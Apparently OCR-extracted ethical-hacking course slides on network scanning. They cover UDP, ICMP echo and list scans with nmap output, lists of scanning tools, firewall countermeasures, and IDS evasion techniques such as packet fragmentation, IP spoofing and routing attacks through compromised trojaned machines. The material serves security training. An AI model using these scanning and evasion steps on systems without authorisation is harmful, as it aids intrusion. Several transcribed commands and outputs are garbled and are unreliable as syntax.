


Step 3

- Probe “zombie” IPID again



UDP Scanning



UDP Port Open

- ⊖ There is no three-way TCP handshake for UDP scan
- ⊖ The system does not respond with a message when the port is open

UDP Port Closed

- ⊖ If a UDP packet is sent to closed port, the system responds with ICMP port unreachable message
- ⊖ Spywares, Trojan horses, and other malicious applications use UDP ports

Zmap

Scan Tools Profile Help

Target: nmap 192.168.0.97

Command: -sU -vv nmap 192.168.0.97

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scan

OS + Host

192.168.0.95

192.168.0.97

Starting nmap 6.40 (http://nmap.org) at 2014-02-24 11:14
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
Initiating ARP Ping Scan at 11:14
Scanning 192.168.0.97 [1 port]
Completed ARP Ping Scan at 11:14, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:14
Completed Parallel DNS resolution of 1 host. at 11:14, 0.01s elapsed
Initiating TCP Scan at 11:14
Scanning 192.168.0.97 [1000 ports]
Discovered open port 337/uuc on 192.168.0.97
Completed TCP Scan at 11:14, 8.70s elapsed (1000 total ports)
Nmap scan report for 192.168.0.97
Failed to resolve "nmap".
Host is up (0.001s latency).
Netmasks: 939 open|filtered ports
PORT STATE SERVICE
337/uuc open netbios-ns
81/tcp open http
443/tcp open https
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
Raw packets sent: 2001 (57.55KB) | Reuse: 5 (3868)

ICMP Echo Scanning/List Scan



ICMP Echo Scanning

- ↳ This is not really port scanning, since ICMP does not have a port abstraction
- ↳ But it is sometimes useful to determine which hosts in a network are up by pinging them all
- ↳ `nmap -P cert.org/24 152.148.0.0/16`

List Scan

- ↳ This type of scan simply generates and prints a list of IPs/Names without actually pinging them
- ↳ A reverse DNS resolution is carried out to identify the host names

Zenmap window showing the results of an ICMP echo scan (nmap -sn) on target 192.168.0.97. The interface includes tabs for Hosts, Services, Nmap Output, Ports/Hosts, Topology, Host Details, and Scan. The Nmap Output tab displays the command used and the scan report:

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-24  
11:56  
Nmap scan report for 192.168.0.97  
Host is up (0.0010s latency).  
MAC Address: 00:0C:0E (Dell)  
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Zenmap window showing the results of a list scan (nmap -sL) on target 192.168.0.97. The interface includes tabs for Hosts, Services, Nmap Output, Ports/Hosts, Topology, Host Details, and Scan. The Nmap Output tab displays the command used and the scan report:


```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-24  
14:11  
Initiating Parallel DNS resolution of 1 host... at 14:11  
Completed Parallel DNS resolution of 1 host... at 14:11,  
0.01s elapsed  
Nmap scan report for 192.168.0.97  
Host is up (0 hosts up) scanned in 0.13 seconds
```

Scanning Tool: NetScan Tools Pro



- Network Tools Pro assists in troubleshooting, diagnosing, monitoring and discovering devices on the network
- It lists IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or with manual tools

The screenshot shows the interface of NetScan Tools Pro. On the left is a sidebar with icons for various tools: Network Scan, Advanced Tools, Manual Tools, MAC Address to Manufacturer, Network Connection Endpoints, Network Interfaces and Statistics, Network Interfaces - Wireless, Network Neighbors, Network Shares + SAD, Report Tools, Active Discovery Tools, Passive Discovery Tools, Event Log, Patch Level Tools, External Tools, and Program Info. The main window title is "demo - NetScanTools Pro Demo Version Build 7-26-2013 based on version 31.51". It contains a toolbar with Refresh, Display Full Process Paths, Disconnect All TCP, Document Manager TCP, Add Host, Enable Double Click TCP Disconnects, PING, Reports, and Jump to authorized. Below the toolbar is a table titled "TCP/UDP Connection Endpoint List" with columns: Process, PID, Protocol, Local IP, Local Port, and Remote IP. The table lists numerous processes and their network connections. At the bottom right of the main window is the URL "http://www.netscantools.com".



Scanning Tools



SuperScan
<http://www.mcafee.com>



Network Inventory Explorer
<http://www.10-strike.com>



PRTG Network Monitor
<http://www.paessler.com>



Global Network Inventory Scanner
<http://www.magnetosoft.com>



Net Tools
<http://mabsoft.com>




SoftPerfect Network Scanner
<http://www.softperfect.com>




IP-Tools
<http://www.ks-soft.net>



Advanced Port Scanner
<http://www.radmin.com>



MegaPing
<http://www.magnetosoft.com>




CurrPorts
<http://www.nirsoft.net>

Scanning Tools for Mobile



Umit Network Scanner




<http://www.umitproject.org>

Fing



<http://www.overlooksoft.com>

IP Network Scanner




<http://10base-t.com>

Scanning Tools for Mobile (Conf'd)




PortDroid Network Analysis




<http://www.stealthcopter.com>

Pamm IP Scanner



<http://pips.wjholden.com>

Network Discovery



<http://rorist.github.io>

Port Scanning Countermeasures



01

Configure firewall and IDS rules to detect and block probes

02

Run the port scanning tools against hosts on the network to determine whether the firewall properly detects the port scanning activity

03

Ensure that mechanism used for routing and filtering at the routers and firewalls respectively cannot be bypassed using particular source ports or source-routing methods

04

Ensure that the router, IDS, and firewall firmware are updated to their latest releases

05

Use custom rule set to lock down the network and block unwanted ports at the firewall

06

Filter all ICMP messages (i.e. inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the firewalls and routers

07

Perform TCP and UDP scanning along with ICMP probes against your organization's IP address space to check the network configuration and its available ports

08

Ensure that the anti scanning and anti spoofing rules are configured

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams

Prepare Proxies



Scanning Pen Testing

IDS Evasion Techniques



01



Use fragmented IP packets



Spoof your IP address when launching attacks
and sniff responses from server

02



03



Use source routing (if possible)



Connect to proxy servers or compromised
trojaned machines to launch attacks

